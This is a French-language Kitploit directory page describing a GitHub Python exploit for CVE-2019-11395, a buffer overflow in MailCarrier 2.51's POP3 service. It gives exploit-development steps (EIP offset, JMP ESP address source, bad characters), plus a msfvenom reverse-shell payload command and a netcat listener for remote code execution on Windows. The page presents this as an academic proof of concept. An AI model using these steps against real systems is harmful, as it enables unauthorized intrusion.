
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2019-11395 — Exploit Python pour CVE-2019-11395, un débordement de tampon dans le service POP3 de MailCarrier 2.51. Génère une charge utile de shell inversé via msfvenom et permet l'exécution de code à distance sur des cibles Windows. | Kitploit
Outils/GitHubGitHub/caioprince/cve-2019-11395
Génération de PayloadsAnalyse des VulnérabilitésExploitationShellcodeTests d'IntrusionExploitation de Binaires
GitHubcaioprince/cve-2019-11395

CVE-2019-11395

Exploit Python pour CVE-2019-11395, un débordement de tampon dans le service POP3 de MailCarrier 2.51. Génère une charge utile de shell inversé via msfvenom et permet l'exécution de code à distance sur des cibles Windows.

Voir le dépôt
10il y a 2 ansPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

Exploit CVE-2019-11395 🛡️

À propos de CVE-2019-11395 🕵️

La vulnérabilité CVE-2019-11395 décrit une vulnérabilité de dépassement de tampon dans l'application de messagerie MailCarrier 2.51, permettant l'exécution de code à distance. La vulnérabilité se produit dans les processus SMTP RCPT TO, POP3 USER, POP3 LIST, POP3 TOP, ou POP3 RETR.

Lors d'une étude académique, l'accent a été mis sur les processus POP3 pour créer une preuve de concept (PoC). Il a été identifié que l'envoi de 6000 octets à l'application l'empêche de fonctionner, révélant ainsi la vulnérabilité de dépassement de tampon.

Étapes d'exploitation 🔍

  1. Utilisé msf-pattern_create -l 6000 pour identifier précisément l'EIP.
  2. Identifié le décalage de l'EIP avec msf-pattern_offset -q 6E47386E -l 6000, résultant en un décalage de 5095.
  3. Identifié expsrv.dll avec ASLR désactivé, approprié pour un JMP ESP.
  4. Identifié les mauvais caractères \x00\x0a\x0d lors des tests de caractères invalides.
  5. Généré le payload avec msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 exitfunc=thread -f python -b "\x00\x0a\x0d" -v shellcode.
  6. Ajusté le code CVE-2019-11395.py pour accommoder le payload.

  7. Ouvert la connexion avec nc -lnvp 4444 et exécuté l'exploit (CVE-2019-11395.py) pour obtenir l'accès à l'environnement et valider la CVE décrite.
Utilisation 🚀

Suivez ces étapes pour utiliser l'exploit :

  1. Générez le payload en utilisant msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 exitfunc=thread -f python -b "\x00\x0a\x0d" -v shellcode.
  2. Copiez la sortie de la commande msfvenom.
  3. Ajustez le code CVE-2019-11395.py pour remplacer la variable shellcode par la sortie obtenue de la commande msfvenom.
  4. Exécutez l'exploit (CVE-2019-11395.py) pour obtenir l'accès à l'environnement et valider la CVE décrite.

Environnement compromis 📸

Preuve de concept CVE-2019-11395

🔗 Connectez-vous avec moi

Visitez mon profil sur LinkedIn

Télécharger l’outil